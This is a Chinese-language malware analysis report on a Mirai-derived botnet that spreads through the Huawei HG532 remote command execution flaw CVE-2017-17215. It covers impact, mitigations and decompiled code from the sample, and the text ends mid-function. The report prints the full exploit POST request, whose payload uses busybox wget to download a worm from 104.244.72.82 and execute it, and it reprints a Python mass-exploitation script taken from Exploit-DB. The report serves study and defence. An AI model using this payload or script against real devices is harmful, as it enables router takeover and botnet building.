基于华为路由器漏洞的 IoT 僵尸网络深度分析报告

作者:ITh4cker

一、事件简述

2018 年 7 月 19 日，来自 NewSky Security 公司的安全研究员 Ankit Anubhav 发现了一个新的僵尸网络，并对外声称攻击者利用华为路由器 HG532 系列存在的漏洞，仅用了 24 小时就构建了由 18,000 多台华为路由器组成的巨大僵尸网络，其速度相当快，鉴于华为路由器全球覆盖率较高，而且属于中国国产品牌，可能波及国内，为此 ITh4cker 开始对其进行持续跟踪与深度分析。

二、影响面和危害分析

该僵尸网络利用华为路由器 HG532 远程命令执行漏洞大规模扫描探测公网 IP 感染大量设备，加之华为路由器在全球市场分布较广，影响面相当广泛，受感染的设备会从恶意域名 104.244.72.82 下载蠕虫病毒进行横向传播，组建的大型僵尸网络随时可以发动超大规模 DDos 攻击，严重危害家庭与小型办公场所等的网络安全。


三、解决方案

1. 更改路由器默认密码为强密码、修改默认端口等
2. 配置路由器内置防火墙
3. 在路由器外部署防火墙
4. 及时升级最新固件版本，打补丁等

四、技术分析


该僵尸网络采用随机算法生成大量的公网 IP(ipv4),并通过 37215 端口(华为路由器漏洞利用端口)对所有 IP 进行扫描探测(SYN TCP),然后对所有符合条件的 IP 发送 POST 报文请求(包含漏洞利用数据),并记录成功利用的 IP 地址和端口到自定义 C&C 数据结构 bot 里,成功被感染与利用的肉鸡会通过 wget 从恶意域名 104.244.72.82 下载蠕虫病毒,进行更大规模的感染,通过从而组建大规模僵尸网络(肉鸡)。

该僵尸网络简要构建模型图如下所示:



接下来我们将主要针对捕捉到的僵尸网络样本中关键的细节代码进行分析：
在针对样本进行动态调试的时候我们发现了该样本中一段有趣的反调试代码，会通过用垃圾数据无限覆写父函数堆栈来触发内存异常：

```
int __cdecl anti_debug(_BYTE *a1, int a2)
{
  char *v2; // eax@1
  _BYTE *v3; // esi@2
  unsigned int v4; // ecx@3
  unsigned int v5; // ebx@3
  char v7[80]; // [sp+18h] [bp-50h]@1

  sub_804A6B0(0xAu);
  v2 = (char *)sub_804A600(10, 0);
  sub_804B7FD(v7, v2);
  if ( a2 )
  {
    v3 = a1;
    do
    {
      v4 = dword_804E0CC ^ (dword_804E0CC << 11);
      dword_804E0CC = dword_804E0D0;
      dword_804E0D0 = dword_804E0D4;
      dword_804E0D4 = dword_804E0D8;
      dword_804E0D8 ^= ((unsigned int)dword_804E0D8 >> 19) ^ v4 ^ (v4 >> 8);
      v5 = dword_804E0D8;
      *v3++ = v7[v5 % strlen(v7)];
    }
    while ( v3 != &a1[a2] );
  }
  return sub_804A630(0xAu);
}
```



这里需要手动 Patch 下相关字节，才能继续进行动态调试分析(注意不要破坏堆栈平衡)
然后样本会关闭 0、1、2 等设备描述符,并通过系统调用 sys_fork()来创建子进程,禁用 watchdog(看门狗)来防止设备重启(这与 Mirai 僵尸网络代码如出一辙):

```
signed int disable_watchdog()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result = sys_fork();
  dword_804E0C4 = result;
  if ( result <= 0 )
  {
    if ( ++result )
    {
      v7 = 1;
      sub_804A6B0(6u);                          // decrypt watchdog device path by BAADF00D :)
      sub_804A6B0(7u);
      sub_804A6B0(8u);
      sub_804A6B0(9u);
      v1 = (char *)sub_804A600(6, 0);
      v2 = sys_open(v1, 2, v6);                 // open '/dev/watchdog'
      if ( v2 == -1 )
      {
        v3 = (char *)sub_804A600(7, 0);         // open '/dev/misc/watchdog'
        v2 = sys_open(v3, 2, -1);
        if ( v2 == -1 )
        {
          v4 = (char *)sub_804A600(8, 0);       // open '/dev/FTWDT101_watchdog
          v2 = sys_open(v4, 2, -1);
          if ( v2 == -1 )
          {
            v5 = (char *)sub_804A600(9, 0);     // open '/dev/FTWDT101\ watchdog'
            v2 = sys_open(v5, 2, -1);
            if ( v2 == -1 )                     // if all fail, encrypt watchdog device path by BAADF00D and EXIT :(
            {
              sub_804A630(6u);
              sub_804A630(7u);
              sub_804A630(8u);
              sub_804A630(9u);
              exit(0);
            }
          }
        }
      }
      sys_ioctl(v2, 0x80045704);                // WDIOC_SETOPTIONS -- disable the watchdog,prevent device rebooting for watchdog
      sys_ioctl(v2, 0x80045705);                // WDIOC_KEEPALIVE  -- Feed the watchdog
      ((void (__cdecl *)(signed int))loc_804C981)(10);
    }
  }
  return result;
}
```

准备工作就绪,样本开始展开大规则的公网 IP 扫描探测与漏洞利用:
解密出本机通信端口,排除操作系统保留端口 0-1023:

```
loc_8049E11:                            ; CODE XREF: exploit+135↓j
            call    sub_8049AC0         ; decrypt the local port,excluding os reserved ports 0-1024
            mov     ebx, eax
            mov     [esp+73Ch+var_72A], ax
            ror     ax, 8
            cmp     ax, 1023
            jbe     short loc_8049E11
```


利用系统时间,子进程 ID,父进程 ID 等通过 XOR 算法来生成”随机”的 IP 地址:

```
unsigned int decrypt_IP()
{
  unsigned int v0; // ebx@1
  unsigned int v1; // edx@1
  unsigned int result; // eax@1

  v0 = dword_804E0CC ^ (dword_804E0CC << 11);
  dword_804E0CC = dword_804E0D0;
  dword_804E0D0 = dword_804E0D4;
  dword_804E0D4 = dword_804E0D8;
  v1 = ((unsigned int)dword_804E0D8 >> 19) ^ dword_804E0D8;
  result = v1 ^ v0 ^ (v0 >> 8);
  dword_804E0D8 = v1 ^ v0 ^ (v0 >> 8);
  return result;
}
```

```
int sub_8049B10()
{
  signed int v0; // ebx@1
  clock_t v1; // eax@1
  int result; // eax@1

  dword_804E0CC = sys_time(0);
  v0 = sys_getpid();
  dword_804E0D0 = sys_getppid() ^ v0;
  v1 = sub_804B79D();
  dword_804E0D4 = v1;
  result = dword_804E0D0 ^ v1;
  dword_804E0D8 = result;
  return result;
}
```

然后采用 Mirai 的黑名单机制来排除如下的 IP 地址(专用、保留地址等):

IP地址段	说明
127.0.0.0/8	环回地址
0.0.0.0/8	无效地址
3.0.0.0/8	通用电气公司
15.0.0.0/7	惠普公司
56.0.0.0/8	美国邮政服务公司
10.0.0.0/8	A类私网IP地址段
172.16.0.0/14	B类私网IP地址段
192.168.0.0/16	C类私网IP地址段
100.64.0.0/10	IANA NAT保留地址
169.254.0.0/16	IANA NAT保留地址
224.*.*.*+	多路广播
192.18.0.0/15	IANA专用地址
6.0.0.0/8 7.0.0.0/8 11.0.0.0/8 21.0.0.0/8 22.0.0.0/8 26.0.0.0/8 28.0.0.0/8 29.0.0.0/8 30.0.0.0/8 33.0.0.0/8 55.0.0.0/8 214.0.0.0/8 215.0.0.0/8	国防部



样本会生成 719 个符合条件的 IP 地址(IP 不包含在以上网段),并针对每个 IP 通过

37215 端口发送扫描探测报文(SYN TCP,IP 头+TCP 头共 40 字节):

```
word_804E10A = 0;
v13 = BYTE3(v14) | (BYTE1(v14) << 16) | (v15 << 24) | (((v14 >> 16) & 0xFF) << 8);
LOWORD(v13) = __ROR2__(BYTE3(v14) | (unsigned __int16)(BYTE2(v14) << 8), 8);
v13 = __ROR4__(v13, 16);
LOWORD(v13) = __ROR2__(v13, 8);
dword_804E110 = v13;
word_804E10A = sub_8048190(&lpBuffer, 20u);
port_37215 = 0x5F91;
sin_addr = dword_804E110;
word_804E124 = 0;
word_804E124 = sub_80481E0((int)&lpBuffer, &word_804E114, 5120u, 20);
v55 = dword_804E110;            // v55 = to->sin_addr IP
HIWORD(to) = port_37215;
LOWORD(to) = 2;
sys_sendto(s_Socket, (int)&lpBuffer, 40, 0x4000, (int)&to, 16);// send IP and TCP headers (20 * 2 bytes)
if ( ++v61 <= 719 )
  goto LABEL_30;
```

其中采用了 SYN Cookie 的思路(通过 SEQ 和 ACK 来隐蔽检查 IP 有效性)来进行隐蔽的探测通信,加大检测难度：

```
.text:08049F9B 66 A3 0A E1 04 08        mov     ds:word_804E10A, ax
.text:08049FA1 A1 10 E1 04 08           mov     eax, ds:dst_addr
.text:08049FA6 6A 14                    push    14h
.text:08049FA8 66 C7 05 16 E1 04 08 91 5F  mov  ds:port_37215, 5F91h
.text:08049FB1 68 00 14 00 00           push    1400h
.text:08049FB6 A3 18 E1 04 08           mov     ds:TCP_Seq_Num, eax
.text:08049FBB 68 14 E1 04 08           push    offset word_804E114
.text:08049FC0 66 C7 05 24 E1 04 08 00 00  mov  ds:word_804E124, 0
.text:08049FC9 68 00 E1 04 08           push    offset lpBuffer
.text:08049FCE E8 0D E2 FF FF           call    sub_80481E0
.text:08049FD3 66 A3 24 E1 04 08        mov     ds:word_804E124, ax
.text:08049FD9 A1 10 E1 04 08           mov     eax, ds:dst_addr
.text:08049FDE 89 84 24 2C 07 00 00     mov     [esp+75Ch+var_30], eax
.text:08049FE5 66 A1 16 E1 04 08        mov     ax, ds:port_37215
.text:08049FEB 66 89 84 24 2A 07 00 00  mov     word ptr [esp+75Ch+to+2], ax
.text:08049FF3 66 C7 84 24 28 07 00 00 02+  mov  word ptr [esp+75Ch+to], 2
.text:08049FFD 83 C4 18                 add     esp, 18h
.text:0804A000 6A 10                    push    10h
.text:0804A002 8D 84 24 14 07 00 00     lea     eax, [esp+748h+to]
.text:0804A009 50                       push    eax
.text:0804A00A A1 E0 E0 04 08           mov     eax, ds:s_Socket
.text:0804A00F 68 00 40 00 00           push    4000h
.text:0804A014 6A 28                    push    40
.text:0804A016 68 00 E1 04 08           push    offset lpBuffer
.text:0804A01B 50                       push    eax
.text:0804A01C E8 AA 19 00 00           call    sys_sendto
```

可以看到这里设置发送的数据包 TCP 头部的 Seq 序列号为目的 IP 地址,在接收的数据包里通过如下条件进行过滤(探测有效的数据包):

```
1.数据包长大于39字节(至少包含完整头部)
2.数据包是发往本机的
3.源端口等于37215(漏洞利用端口)
4.目的端口等于先前解密计算出的端口
5.协议是TCP
6.SYN = 1 & ACK = 1 & RST = 0 & FIN = 0(表明连接建立并未完成)
7.源IP等于通过TCP ACK(确认号) - 1
```

对于满足过滤条件的数据包(潜在肉鸡回应探测数据包成功),会记录对应的 IP 和端口号到自定义数据结构 bot 中,通过对整个收发包机制的逆向与关联分析,我们推断出如下的 bot 线性表(数组):


```
while ( 1 )
{
  while ( 1 )
  {
    *(_DWORD *)v17 = 0;
    v18 = SYS_RECVFROM(s_Socket, (int)&v45, 1514, 0x4000, 0, 0);
    if ( v18 <= 0 || *(_DWORD *)v17 == 0x8 )
      goto LABEL_71;
    if ( (unsigned int)v18 > 39   // total bytes > 39
                                  // check if the packet is sent to the local machine
                                  // source_port is 37215,which is from vulerable Huawei Router
                                  // dst_port is equal to the previous calculated port
                                  // and the protocol is TCP(6)
                                  //
      && dst_ip == LocalAddress
      && v46 == 6
      && source_port == 0x5F91
      && v43 == (_WORD)dst_port )
    {
      if ( BYTE7(v50) & 2 )       // SYN
      {
        if ( BYTE7(v50) & 0x10 )  // ACK
        {
          if ( !(BYTE7(v50) & 4) && !(BYTE7(v50) & 1) )// RST == 0 && FIN == 0
          {
            HIWORD(v19) = WORD2(v50);
            LOWORD(v19) = __ROR2__(WORD1(v50), 8);
            v19 = __ROR4__(v19, 16);
            LOWORD(v19) = __ROR2__(v19, 8);
            --v19;
            LOWORD(v19) = __ROR2__(v19, 8);
            v19 = __ROR4__(v19, 16);
            LOWORD(v19) = __ROR2__(v19, 8);// src_ip == ACK Number - 1
            if ( src_ip == v19 )
              break;
          }
        }
```

Bot_LinerList

```
struct Bot_0
{
+0          0xFFFFFFFF
+4          time(0)
+8          flag/status
+12         IP
+16         Port
+20         Length
+24         char * Str[64]
+88         char * Str1[960]
+1048       char * SendBuf[1024]
}
```

```
struct Bot_1
{
+0          0xFFFFFFFF
+4          time(0)
+8          flag/status
+12         IP
+16         Port
+20         Length
+24         char * Str[64]
+88         char * Str1[960]
+1048       char * SendBuf[1024]
}
```

```
struct Bot_2
{
+0          0xFFFFFFFF
+4          time(0)
+8          flag/status
+12         IP
+16         Port
+20         Length
+24         char * Str[64]
+88         char * Str1[960]
+1048       char * SendBuf[1024]
}
```





```
LABEL_70:
              v22 = source_port;              // write to the bot linerlist
              *(_DWORD *)(v20 + 12) = src_ip; // src_ip
              *(_WORD *)(v20 + 16) = v22;     // src_port
              Connect((int *)v20);            // 与外部ip建立连接
            }
            while ( ++v16 != 512 )
            {
              v20 = v21;
              v21 += 2072;
              if ( !*(_DWORD *)(v20 + 8) )    // v20->flag = 0  Unset
                goto LABEL_70;
            }
```

其中数据结构里偏移 8 字节的成员 flag/status 主要有三种状态,0 代表未设置,2 代表已就绪,3 代表已完成.
如果当前 flag 为 0,表明对应的数据结构成员并未设置(记录相关 bot 信息),如果为 2 表明可准备漏洞利用,如果为 3 表明漏洞利用已完成.

```
sub_804AE60(                    // flag = 2  means ready to exploit!
  (_BYTE *)(v31 + 1048),
  "POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"// Huawei Router HG532 exploit(CVE-2017-17215)
  "Content-Length: 430\r\n"
  "Connection: keep-alive\r\n"
  "Accept: */*\r\n"
  "Authorization: Digest username=\"dslf-config\", realm=\"HuaweiHomeGateway\", nonce=\"88645cefb1f9ede"
  "0e336e3569d75ee30\", uri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f59d2a3597e19c\", "
  "algorithm=\"MD5\", qop=\"auth\", nc=00000001, cnonce=\"248d1a2560100669\"\r\n"
  "\r\n"
  "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encoding"
  "Style=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-or"
  "g:service:WANPPPConnection:1\"><NewStatusURL>$(/bin/busybox wget -g 104.244.72.82 -l /tmp/xoj -r /hu"
  "awei; /bin/busybox chmod 777 * /tmp/xoj; /tmp/xoj huawei)</NewStatusURL><NewDownloadURL>$(echo HUAWE"
  "IUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>\r\n"
  "\r\n");
v42 = strlen((_BYTE *)(v31 + 1048));
SYS_SEND(*(_DWORD *)v31, v31 + 1048, v42, 0x4000);
memset_0(v31 + 1048, 1024);
memset_0(v31 + 24, 1024);
sys_close(*(_DWORD *)v31);
Connect((int *)v31);
*(_DWORD *)(v31 + 8) = 3;       // set the flag/status to Done/Finish(3)
```

从上图我们可以看到该 POST 数据与之前互联网上公布的 CVE-2017-17215 漏洞利用(远程命令执行)代码一致(这里不对漏洞细节做过多解释，有兴趣的读者可以联系 ITh4cker):




Huawei Router HG532 - Arbitrary Command Execution

EDB-ID: 43414	**Author**: anonymous	**Published**: 2017-12-25
CVE: CVE-2017-17215	**Type**: Webapps	**Platform**: Hardware
Aliases: N/A	**Advisory/Source**: Link	**Tags**: N/A
E-DB Verified: ✓	**Exploit**: Download / View Raw	**Vulnerable App**: N/A


« Previous Exploit Next Exploit »

```
import threading, sys, time, random, socket, re, os, struct, array, requests
from requests.auth import HTTPDigestAuth
ips = open(sys.argv[1], "r").readlines()
cmd = "" # Your MIPS (SSHD)
rm = "<?xml version=\"1.0\" ?>\n    <s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\"
s:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\n    <s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-
org:service:WANPPPConnection:1\">\n    <NewStatusURL>$(" + cmd + ")</NewStatusURL>\n<NewDownloadURL>$(echo HUAWEIUPNP)
</NewDownloadURL>\n</u:Upgrade>\n    </s:Body>\n    </s:Envelope>"

class exploit(threading.Thread):
        def __init__ (self, ip):
            threading.Thread.__init__(self)
            self.ip = str(ip).rstrip('\n')
        def run(self):
            try:
                url = "http://" + self.ip + ":37215/ctrlt/DeviceUpgrade_1"
                requests.post(url, timeout=5, auth=HTTPDigestAuth('dslf-config', 'admin'), data=rm)
                print "[SOAP] Attempting to infect " + self.ip
            except Exception as e:
                pass

for ip in ips:
    try:
        n = exploit(ip)
        n.start()
        time.sleep(0.03)
    except:
        pass
```

从该 exploit 可以看出,payload 就是利用 wget 从指定远程 IP 104.244.72.82 下载蠕虫病毒，并执行，从而进行横向的感染与传播,目前在该域名已失效，样本会连续调用 exploit 函数 8 次，尽可能多的增大扫描范围与成功率，可谓煞费苦心。



我们在虚拟里模拟运行样本，然后针对网卡进行抓包，会发现样本发出大量的外向请求，数秒钟便达几百万量级，扫描效率相当可观。



五、关联分析及溯源

CVE-2017-17215(Huawei Router HG532 RCE)是 2017 年 11 月 27 日由 Check Point 安全研究员披露的一个华为 HG532 系列路由器存在的一个远程命令执行漏洞，而且已经监测到多个 Mirai 僵尸网络的升级变种中均已投入使用该漏洞，在前面的逆向关联分析中我们发现该僵尸网络也是基于 Mirai 僵尸网络的裁剪版变种,下面我们列举了几个核心相似点来说明其跟 Mirai 僵尸网络的关联性:

	Mirai Botnet	Huawei HG532 based Botnet
字符串异或加密方法	0xdeadbeef 一字节异或密钥表	0xBAADF00D 一字节异或密钥表
IP扫描方案	随机算法+黑名单机制	随机算法+黑名单机制
探测/通信策略	SYN Cookie(SEQ+ACK)	SYN Cookie(SEQ+ACK)

字符串加解密:

```
uint32_t table_key = 0xdeadbeef;
struct table_value table[TABLE_MAX_KEYS];
static void toggle_obf(uint8_t id)
{
    int i;
    struct table_value *val = &table[id];
    uint8_t k1 = table_key & 0xff,
            k2 = (table_key >> 8) & 0xff,
            k3 = (table_key >> 16) & 0xff,
            k4 = (table_key >> 24) & 0xff;

    for (i = 0; i < val->val_len; i++)
    {
        val->val[i] ^= k1;
        val->val[i] ^= k2;
        val->val[i] ^= k3;
        val->val[i] ^= k4;
    }
```

```
int __cdecl sub_804A630(unsigned __int8 a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = &dword_804E180[2 * a1];
  result = BAADF00D;
